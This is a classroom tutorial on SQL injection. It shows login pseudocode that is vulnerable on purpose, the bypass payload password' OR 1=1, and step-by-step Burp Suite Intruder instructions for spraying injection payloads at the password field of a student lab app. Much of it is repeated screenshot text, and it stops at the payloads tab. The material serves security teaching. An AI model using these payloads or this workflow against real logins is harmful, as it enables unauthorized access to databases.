SQL Injection Attacks

Using Injection attacks

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures.

They can go around authentication and authorization of a web page or web application and retrieve the content of the entire SQL database. They can also use SQL Injection to add, modify, and delete records in the database.

An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Criminals may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities.

Simple SQL Injection Example

The first example is very simple. It shows, how an attacker can use an SQL Injection vulnerability to go around application security and authenticate as the administrator.

The following script is pseudocode executed on a web server. It is a simple example of authenticating with a username and a password. The example database has a table named `users` with the following columns: `username` and `password`.

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']

# SQL query vulnerable to SQLi
sql = “SELECT id FROM users WHERE username=’” + uname + “’ AND password=’” + passwd + “’”

# Execute the SQL statement
database.execute(sql)
```

These input fields are vulnerable to SQL Injection. An attacker could use SQL commands in the input in a way that would alter the SQL statement executed by the database server. For example, they could use a trick involving a single quote and set the `passwd` field to:

```
password' OR 1=1
```

As a result, the database server runs the following SQL query:


```
SELECT id FROM users WHERE username='username' AND password='password' OR 1=1'
```

Because of the OR 1=1 statement, the WHERE clause returns the first id from the users table no matter what the username and password are. The first user id in a database is very often the administrator. In this way, the attacker not only bypasses authentication but also gains administrator privileges. They can also comment out the rest of the SQL statement to control the execution of the SQL query further:

Check SQL injections Payload from https://justpaste.it/cm5sr

In this Lesson we will do a SQL Injection Attack using popular hacking tool Burp Suite , Download it from https://portswigger.net/burp/communitydownload its available in Kali linux Distribution.


Consider below application.(Link to the application to be Provided to students).




Can you try to login to the system? Did you manage to guess the passwords used? , You will try to hack above system using Dictionary Attack.

See Next Page for Practicals


Practical.
Start Burp Suite and Locate **Proxy**,   Then Click **Open Browser**


Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is off Action Open browser
Intercept is off
When enabled, requests sent by Burp's browser are held here so that you can analyze and modify them before forwarding them to the target server.
Learn more Open browser
Event log All issues Memory: 117.4MB
15:54

On the browser that opens enter Link to eVital System , You'll have something similar to below screen. For this Practice you will use a remote Link(e.g http://192.168.43.78/Vital/) not Localhost to access eVital (Link to be provided)


Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Intercept HTTP history WebSockets history Proxy settings
Forward Drop Intercept is off Action Open browser
eVital
localhost/Vital/
eVital
Birth Registration System
Username
Password
Forgot Username / Password?
Need an Account? Create
Event log All issues Memory: 117.4MB
15:56

Ow, Set the **Intercept On** in Burp Suite, then on the browser open inn burp suite, type username as **admin** and any **password** you know.(Guess) and click Login.



Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Request to http://localhost:80 [127.0.0.1]

```
POST /Vital/ HTTP/1.1
Host: localhost
Content-Length: 35
Cache-Control: max-age=0
sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebK
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,i
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/Vital/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=nj22umi3el1mb671c77efcaeh0
Connection: close

username=admin&password=hjfjhgjhghj
```

localhost/Vital/

eVital
Birth Registration System

admin


•••••••••••

Forgot Username / Password?

Need an Account? Create

LOGIN

In the Above Screen, we see on the Left, Burp Suite has captured the Request we Sent. We cam locate the username and password you submitted. Correct? Below is the Response we get.



Burp Suite Community Edition v2024.1.1.6 - Temporary Project


Request to http://localhost:80 [127.0.0.1]

```
POST /Vital/ HTTP/1.1
Host: localhost
Content-Length: 35
Cache-Control: max-age=0
sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/Vital/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=nj22umi3el1mb671c77efcaeh0
Connection: close

username=admin&password=hjfjhgjhghj
```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	2
Request cookies	1
Request headers	20


In above screen, right click and **send to intruder,** then click on the **Intruder Tab** in Burp Suite as shown below. You can still see the username and password in the Intruder.


Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://localhost
Add §
Clear §
Auto §
Refresh
Search
0 highlights
Clear
0 payload positions
Length: 876
Event log
All issues
Memory: 117.4MB
16:09

```
Host: localhost
Content-Length: 35
Cache-Control: max-age=0
sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/Vital/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=nj22umi3el1mb671c77efcaeh0
Connection: close

username=admin&password=hjfjhgjhghj
```


Next, On the Right side shown in red arrow click on Clear, then double click on the Password value shown in Green Arrow, then Click Add shown in Red Arrow. The Password is now highlighted as shown below Blue Arrow


Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Settings
Positions Payloads Resource pool Settings
Choose an attack type
Start attack
Attack type: Sniper
Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://localhost
Update Host header to match target
Add §
Clear §
Auto §
Refresh
Search
1 highlight
Clear
1 payload position
Length: 878
Event log
All issues
Memory: 117.4MB
16:14

```
Host: localhost
Content-Length: 35
Cache-Control: max-age=0
sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/Vital/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=nj22umi3el1mb671c77efcaeh0
Connection: close

username=admin&password=§hjfjhgjhghj§
```

We selected the password only meaning our Intruder will only provide a SQL Injections of passwords not usernames. For username we use **admin,** This will try username admin combined with a List of SQL Injections. Next click on Payloads Tab as shown below Red Arrow. You can get sample SQL Injections from the Link. https://justpaste.it/cm5sr


Burp Suite Community Edition v2024.1.1.6 - Temporary Project
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn Settings
Positions Payloads
Start attack
Paste
Load ...
Remove
Clear
Deduplicate
Add
Edit
Remove
Event log All issues
Memory: 117.4MB
16:17

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 1 Payload count: 0
Payload type: Simple list Request count: 0

Payload settings [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

